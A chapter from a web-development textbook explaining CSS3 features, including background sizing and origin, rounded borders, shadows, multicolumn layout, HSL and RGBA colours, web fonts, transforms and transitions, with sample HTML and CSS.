


Figure 19-1. Different ways of combining CSS3 background properties

To set the origin of an image to the top-left outer corner of the padding area, you would use this declaration:

```
background-origin:padding-box;
```

And to set the origin of an image to the top-left corner of an element's inner content section, you would use this declaration:

```
background-origin:content-box;
```

Looking again at [Figure 19-1](#), in each row the first box uses a `background-origin` property of `border-box`, the second uses `padding-box`, and the third uses `content-box`. Consequently, in each row the smaller inner box displays at the top left of the border in the

first box, the top left of the padding in the second, and the top left of the content in the third box.



The only differences to note between the rows, with regard to the origins of the inner box in [Figure 19-1](#), are that in rows two and three the inner box is clipped to the padding and content areas respectively, and therefore outside these areas no portion of the box is displayed.

## The background-size Property

In the same way that you can specify the width and height of an image when used in the `<img />` tag, you can now also do the same for background images on the latest versions of all browsers.

You apply the property as follows (where *ww* is the width and *hh* is the height):

```
background-size:wwpx hhpx;
```

If you prefer, you can use only one argument, and both dimensions will be set to that value. Also, if you apply this property to a block-level element such as a `<div>` (rather than one that is inline, such as a `<span>`), you can specify the width and/or height as a percentage, instead of a fixed value.

### Using the auto value

If you wish to scale only one dimension of a background image and have the other one scale automatically to retain the same proportions, you can use the value `auto` for the other dimension, like this:

```
background-size:100px auto;
```

This sets the width to 100 pixels and the height to a value proportionate to the increase or decrease in width.



Different browsers may require different versions of the various background property names, so please refer to the website <http://caniuse.com> when using them to ensure you are applying all the versions required for the browsers you are targeting.

## Multiple Backgrounds

With CSS3 you can now attach multiple backgrounds to an element, each of which can use the previously discussed CSS3 background properties. [Figure 19-2](#) shows an example of this. In it, eight different images have been assigned to the background, to create the four corners and four edges of the certificate border.




Figure 19-2. A background created with multiple images

To display multiple background images in a single CSS declaration, separate them with commas. [Example 19-1](#) shows the HTML and CSS that was used to create the background in [Figure 19-2](#).

*Example 19-1. Using multiple images in a background*

```
<!DOCTYPE html>
<html>
  <head>
    <title>CSS3 Multiple Backgrounds Example</title>
    <style>
      .border {
        font-family:'Times New Roman';
        font-style :italic;
        font-size :170%;
```

```

text-align :center;
padding    :60px;
width      :350px;
height     :500px;
background :url('b1.gif') top    left  no-repeat,
            url('b2.gif') top    right no-repeat,
            url('b3.gif') bottom left  no-repeat,
            url('b4.gif') bottom right no-repeat,
            url('ba.gif') top      repeat-x,
            url('bb.gif') left     repeat-y,
            url('bc.gif') right    repeat-y,
            url('bd.gif') bottom   repeat-x }

```

```

</style>
</head>
<body>
  <div class='border'>
    <h1>Swimming Certificate</h1>
    <h2>Awarded To:</h2>
    <h3>_____</h3>
    <h2>Date:</h2>
    <h3>__/__/____</h3>
  </div>
</body>
</html>

```

Looking at the CSS section, the first four lines of the `background` declaration place the corner images into the four corners of the element, and the final four place the edge images, which are handled last because the order of priority for background images goes from high to low. In other words, where they overlap, additional background images will appear behind already placed images. If the GIFs were listed in the reverse order, the repeating edge images would display on top of the corners, which would be incorrect.



Using this CSS you can resize the containing element to any dimensions and the border will always correctly resize to fit, which is much easier than using tables or multiple elements for the same effect.

## CSS3 Borders

CSS3 also brings a lot more flexibility to the way borders can be presented, by allowing you to independently change the colors of all four border edges, to display images for the edges and corners, to provide a radius value for applying rounded corners to borders, and to place box shadows underneath elements.

### The border-color Property

There are two ways you can apply colors to a border. Firstly, you can pass a single color to the property, as follows:

```
border-color:#888;
```

This declaration sets all the borders of an element to mid-gray. You can also set border colors individually, like this (which sets the border colors to various shades of gray):

```
border-top-color :#000;  
border-left-color :#444;  
border-right-color :#888;  
border-bottom-color:#ccc;
```

Or you can set all the colors individually with a single declaration, as follows:

```
border-color:#f00 #0f0 #880 #00f;
```

This declaration sets the top border color to #f00, the right one to #0f0, the bottom one to #880, and the left one to #00f (red, green, orange, and blue, respectively). You can also use color names for the arguments, as discussed in the previous chapter.

## The border-radius Property

Prior to CSS3, talented web developers came up with numerous different tweaks and fixes in order to achieve rounded borders, generally using <table> or <div> tags.

But now adding rounded borders to an element is really simple, and it works on the latest versions of all major browsers, as shown in [Figure 19-3](#), in which a 10-pixel border is displayed in different ways. The HTML for this can be seen in [Example 19-2](#).

*Example 19-2. The border-radius property*

```
<!DOCTYPE html>  
<html>  
  <head>  
    <title>CSS3 Border Radius Examples</title>  
    <style>  
      .box {  
        margin-bottom:10px;  
        font-family :'Courier New', monospace;  
        font-size :12pt;  
        text-align :center;  
        padding :10px;  
        width :380px;  
        height :75px;  
        border :10px solid #006; }  
      .b1 {  
        -moz-border-radius :40px;  
        -webkit-border-radius:40px;  
        border-radius :40px; }  
      .b2 {  
        -moz-border-radius :40px 40px 20px 20px;  
        -webkit-border-radius:40px 40px 20px 20px;  
        border-radius :40px 40px 20px 20px; }  
      .b3 {  
        -moz-border-radius-topleft :20px;  
        -moz-border-radius-topright :40px;
```






Figure 19-3. Mixing and matching various border radius properties



Although most browsers will work fine with border radius properties (including IE), some current (and many older) versions of the major browsers use different property names, and if you wish to support them all you will need to also include the relevant browser-specific prefixes for them, such as `-moz-` and `-webkit-`. To ensure that the preceding example works in all browsers, I have included all the required prefixes.

You can specify a separate radius for each of the four corners (applied in a clockwise direction starting from the top-left corner), like this:

```
border-radius:10px 20px 30px 40px;
```

If you prefer, you can also address each corner of an element individually, like this:

```
border-top-left-radius :20px;  
border-top-right-radius :40px;  
border-bottom-left-radius :60px;  
border-bottom-right-radius:80px;
```

And, when referencing individual corners you can supply two arguments to choose a different vertical and horizontal radius (giving more interesting and subtle borders), like this:

```
border-top-left-radius    :40px 20px;  
border-top-right-radius   :40px 20px;  
border-bottom-left-radius :20px 40px;  
border-bottom-right-radius:20px 40px;
```

The first argument is the horizontal and the second is the vertical radius.

## Box Shadows

To apply a box shadow, specify a horizontal and vertical offset from the object, the amount of blurring to add to the shadow, and the color to use, like this:

```
box-shadow:15px 15px 10px #888;
```

The two instances of `15px` specify (in order) the horizontal and vertical offset from the element, and these values can be negative, zero, or positive. The `10px` specifies the amount of blurring (about a quarter of a centimeter on the average display), with smaller values resulting in less blurring, and the `#888` is the color for the shadow, which can be any valid color value (see “[CSS Colors](#)” on page 412 in [Chapter 18](#)). The result of this declaration can be seen in [Figure 19-4](#).




Figure 19-4. A box shadow displayed under an element



You must use the `-webkit-` and `-moz-` prefixes to this property for WebKit- and Mozilla-based browsers.

## Element Overflow

In CSS2, you can determine what to do when one element is too large to be fully contained by its parent by setting the `overflow` property to `hidden`, `visible`, `scroll`, or `auto`. But with CSS3 you can now separately apply these values in the horizontal or vertical directions, too, as with these example declarations:

```
overflow-x:hidden;
overflow-x:visible;
overflow-y:auto;
overflow-y:scroll;
```

## Multicolumn Layout

Multiple columns has long been one of the features most requested by web developers, and this has finally been realized in CSS3, with Internet Explorer 10 being the last major browser to adopt it.

Now, flowing text over multiple columns is as easy as specifying the number of columns and then (optionally) choosing the spacing between them and the type of dividing line (if any), as shown in [Figure 19-5](#) (created using the code in [Example 19-3](#)).




Figure 19-5. Flowing text in multiple columns

Example 19-3. Using CSS to create multiple columns

```
<!DOCTYPE html>
<html>
  <head>
    <title>Multiple Columns</title>
    <style>
      .columns {
        text-align      :justify;
```

```

        font-size          :16pt;
        -moz-column-count  :3;
        -moz-column-gap    :1em;
        -moz-column-rule   :1px solid black;
        -webkit-column-count:3;
        -webkit-column-gap :1em;
        -webkit-column-rule :1px solid black;
        column-count       :3;
        column-gap         :1em;
        column-rule        :1px solid black; }
    </style>
</head>
<body>
    <div class='columns'>
        Now is the winter of our discontent
        Made glorious summer by this sun of York;
        And all the clouds that lour'd upon our house
        In the deep bosom of the ocean buried.
        Now are our brows bound with victorious wreaths;
        Our bruised arms hung up for monuments;
        Our stern alarums changed to merry meetings,
        Our dreadful marches to delightful measures.
        Grim-visaged war hath smooth'd his wrinkled front;
        And now, instead of mounting barded steeds
        To fright the souls of fearful adversaries,
        He capers nimbly in a lady's chamber
        To the lascivious pleasing of a lute.
    </div>
</body>
</html>

```

Within the `.columns` class, the first two lines simply tell the browser to right-justify the text and set it to a font size of **16pt**. These declarations aren't needed for multiple columns, but they improve the text display. The remaining lines set up the element so that, within it, text will flow over three columns, with a gap of `1em` between the columns and a single-pixel border down the middle of each gap.



In this example, Mozilla- and WebKit-based browsers require browser-specific prefixes to the declarations.

## Colors and Opacity

The ways you can define colors have been greatly expanded with CSS3: you can now also use CSS functions to apply colors in the common formats RGB (red, green, and blue), RGBA (red, green, blue, and alpha), HSL (hue, saturation, and luminance), and HSLA (hue, saturation, luminance, and alpha). The alpha value specifies a color's transparency, which allows elements underneath to show through.

## HSL Colors

To define a color with the `hsl` function, you must first choose a value for the hue between 0 and 359 from a color wheel. Any higher color numbers simply wrap around to the beginning again, so the value of 0 is red, and so are the values 360 and 720.

In a color wheel, the primary colors of red, green, and blue are separated by 120 degrees, so that pure red is 0, green is 120, and blue is 240. The numbers between these values represent shades comprising different proportions of the primary colors on either side.

Next you need the saturation level, which is a value between 0 and 100 percent. This specifies how washed out or vibrant a color will appear. The saturation values commence in the center of the wheel with a mid-gray color (a saturation of 0 percent) and then become more and more vivid as they progress toward the outer edge (a saturation of 100 percent).

All that's left then is for you to decide how bright you want the color to be, by choosing a luminance value of between 0 and 100 percent. A value of 50% for the luminance gives the fullest, brightest color, and decreasing the value (down to a minimum of 0%) results in making it darker until it displays as black. Increasing the value (up to a maximum of 100%) results in it getting lighter until it shows as white. You can visualize this as if you are mixing levels of either black or white into the color.

Therefore, for example, to choose a fully saturated yellow color with standard brightness, you would use a declaration such as this:

```
color:hsl(60, 100%, 50%);
```

Or, for a darker blue color, you might use a declaration such as:

```
color:hsl(240, 100%, 40%);
```

You can also use this (and all other CSS color functions) with any property that expects a color, such as `background-color` and so on.

## HSLA Colors

To provide even further control over how colors will appear, you can use the `hsla` function, supplying it with a fourth (or alpha) level for a color, which is a floating-point value between 0 and 1. A value of 0 specifies that the color is totally transparent, while 1 means it is fully opaque.

Here's how you would choose a fully saturated yellow color with standard brightness and 30 percent opacity:

```
color:hsla(60, 100%, 50%, 0.3);
```

Or, for a fully saturated but lighter blue color with 82 percent opacity, you might use this declaration:

```
color:hsla(240, 100%, 60%, 0.82);
```

## RGB Colors

You will probably be more familiar with using the RGB system of selecting a color, as it's similar to using the `#nnnnnn` and `#nnn` color formats. For example, to apply a yellow color to a property you can use either of the following declarations (the first supporting sixteen million colors, and the second four thousand):

```
color:#ffff00;
color:#ff0;
```

You can also use the CSS `rgb` function to achieve the same result, but you use decimal numbers instead of hexadecimal (where 255 decimal is `ff` hexadecimal):

```
color:rgb(255, 255, 0);
```

But even better than that, you don't even have to think in amounts of up to 256 anymore, because you can specify percentage values, like this:

```
color:rgb(100%, 100%, 0);
```

In fact, you can now get very close to a desired color by simply thinking about its primary colors. For example, green and blue make cyan, so to create a color close to cyan, but with more blue in it than green, you could make a good first guess at 0% red, 40% green, and 60% blue, and try a declaration such as this:

```
color:rgb(0%, 60%, 40%);
```

## RGBA Colors

Like the `hsla` function, the `rgba` function supports a fourth (alpha) argument, so you can, for example, apply the previous cyan-like color with an opacity of 40 percent by using a declaration such as this:

```
color:rgba(0%, 60%, 40%, 0.4);
```

## The opacity Property

The `opacity` property provides the same alpha control as the `hsla` and `rgba` functions, but lets you modify an object's opacity (or transparency, if you prefer) separately from its color.

To use it, apply a declaration such as the following to an element (which in this example sets the opacity to 25 percent—or 75 percent transparent):

```
opacity:0.25;
```



WebKit- and Mozilla-based browsers require browser-specific prefixes to this property. Also, for backward compatibility with releases of Internet Explorer prior to version 9, you should add the following declaration (in which the opacity value is multiplied by 100):

```
filter:alpha(opacity='25');
```

## Text Effects

A number of new effects can now be applied to text with the help of CSS3, including text shadows, text overlapping, and word wrapping.

### The text-shadow Property

This property is similar to the `box-shadow` property and takes the same set of arguments: a horizontal and vertical offset, an amount for the blurring, and the color to use. For example, the following declaration offsets the shadow by 3 pixels both horizontally and vertically, and displays the shadow in dark gray, with a blurring of 4 pixels:

```
text-shadow:3px 3px 4px #444;
```

The result of this declaration looks like [Figure 19-6](#); it works in recent versions of all major browsers (but not IE9 or lower).



*Figure 19-6. Applying a shadow to text*

### The text-overflow Property

When using any of the CSS overflow properties with a value of `hidden`, you can also use the `text-overflow` property to place an ellipsis (three dots) just before the cutoff to indicate that some text has been truncated, like this:

```
text-overflow:ellipsis;
```

Without this property, when the text “To be, or not to be. That is the question.” is truncated, the result will look like [Figure 19-7](#), but with the declaration applied the result is like [Figure 19-8](#).



*Figure 19-7. The text is automatically truncated*



*Figure 19-8. Instead of being cut off, the text trails off using an ellipsis*

For this to work, three things are required:

1. The element should have an `overflow` property that is not visible, such as `overflow:hidden`.
2. The element must have the `white-space:nowrap` property set to constrain the text.
3. The width of the element must be less than that of the text to truncate.

## The word-wrap Property

When you have a really long word that is wider than the element containing it, it will either overflow or be truncated. But as an alternative to using the `text-overflow` property and truncating the text, you can use the `word-wrap` property with a value of `break-word` to wrap long lines, like this:


```
word-wrap:break-word;
```

For example, in [Figure 19-9](#) the word “Honorificabilitudinitatibus” is too wide for the containing box (whose righthand edge is shown as a solid vertical line between the letters t and a), and because no overflow properties have been applied, it has overflowed its bounds.



*Figure 19-9. The word is too wide for its container and has overflowed*

But in [Figure 19-10](#) the `word-wrap` property of the element has been assigned a value of `break-word`, and so the word has neatly wrapped around to the next line.



*Figure 19-10. The word now wraps at the righthand edge*

## Web Fonts

The use of CSS3 web fonts vastly increases the typography available to web designers by allowing fonts to be loaded in and displayed from across the Web, not just from the user’s computer. To achieve this, declare a web font using the `@font-face` property, like this:

```
@font-face
{
  font-family:FontName;
  src:url('FontName.otf');
}
```

The `url` function requires a value containing the path or URL of a font. On most browsers you can use either TrueType (*.ttf*) or OpenType (*.otf*) fonts, but Internet Explorer restricts you to TrueType fonts that have been converted to EOT (*.eot*).

To tell the browser the type of font, you can use the `format` function, like this (for OpenType fonts):

```
@font-face
{
  font-family:FontName;
  src:url('FontName.otf') format('opentype');
}
```

or this (for TrueType fonts):

```
@font-face
{
  font-family:FontName;
  src:url('FontName.ttf') format('truetype');
}
```

However, because Internet Explorer accepts only EOT fonts, it ignores `@font-face` declarations that contain the `format` function.

## Google Web Fonts

One of the best ways to use web fonts is to load them in for free from Google's servers. To find out more about this, check out the Google web fonts website (at <http://google.com/webfonts>; see [Figure 19-11](#)), where you can get access to more than 500 font families, and counting!

To show you how easy using one of these fonts is, here's how you load one in using an HTML `<link>` tag:

```
<link href='http://fonts.googleapis.com/css?family=Lobster' />
```

Then to use such a font, just apply it in a CSS declaration like this:

```
h1 { font-family:'Lobster', arial, serif; }
```

## Transformations

Using transformations you can skew, rotate, stretch, and squash elements in any of up to three dimensions (yes, 3D is supported, but only in WebKit-based browsers for now). This makes it easy to create great effects by stepping out of the uniform rectangular




Figure 19-11. It's easy to include Google's web fonts

layout of `<div>` and other elements, because now they can be shown at a variety of angles and in many different forms.

To perform a transformation, use the `transform` property (which unfortunately has browser-specific prefixes for Mozilla, WebKit, Opera, and Microsoft browsers, so once again you'll need to refer to the website <http://caniuse.com>).

You can apply various properties to the `transform` property, starting with the value `none`, which resets an object to a nontransformed state:

```
transform:none;
```

You can supply a variety of one or more of the following functions to the `transform` property:

`matrix`

Transforms an object by applying a matrix of values to it.

`translate`

Moves an element's origin.

### scale

Scales an object.

### rotate

Rotates an object.

### skew

Skews an object.

There are also single versions of many of these functions, such as `translateX`, `scaleY`, and so on.



WebKit-based browsers (such as Apple Safari, iOS, Google Chrome, and Android) support 3D transformations as well, but I will not cover those here because IE, Opera, and Mozilla-based browsers do not yet provide this feature—hopefully these browsers will catch up soon, though.

So, for example, to rotate an element clockwise by 45 degrees, you could apply this declaration to it:

```
transform: rotate(45deg);
```

At the same time, you could enlarge the same object, as in the following declaration, which enlarges its width by 1.5 times and its height by 2 times and then performs the rotation:

```
transform: scale(1.5, 2) rotate(45deg);
```

Figure 19-12 shows an object before the transformations are applied, and then afterwards.




Figure 19-12. An object before and after transformation

## Transitions

Also appearing on all the latest versions of the major browsers (including Internet Explorer 10, but not lower versions) is a dynamic new feature called *transitions*. These specify an animation effect that you want to occur when an element is transformed, and the browser will automatically take care of all the in-between frames for you.

There are four properties you should supply in order to set up a transition, as follows:

```
transition-property      :property;  
transition-duration     :time;  
transition-delay        :time;  
transition-timing-function:type;
```



You must preface these properties with the relevant browser prefixes for Mozilla, WebKit, Opera, and Microsoft browsers.

## Properties to Transition

Transitions have properties such as `height`, `border-color`, and so on. Specify the properties you want to change in the CSS property named `transition-property` (here the word “property” is used by different tools to mean different things). You can include multiple properties by separating them with commas, like this:

```
transition-property:width, height, opacity;
```

Or, if you want absolutely everything about an element to transition (including colors), use the value `all`, like this:

```
transition-property:all;
```

## Transition Duration

The `transition-duration` property requires a value of zero seconds or greater. The following declaration specifies that the transition should take 1.25 seconds to complete:

```
transition-duration:1.25s;
```

## Transition Delay

If the `transition-delay` property is given a value greater than zero seconds (the default), it introduces a delay between the initial display of the element and the beginning of the transition. The following starts the transition after a 0.1-second delay:

```
transition-delay:0.1s;
```

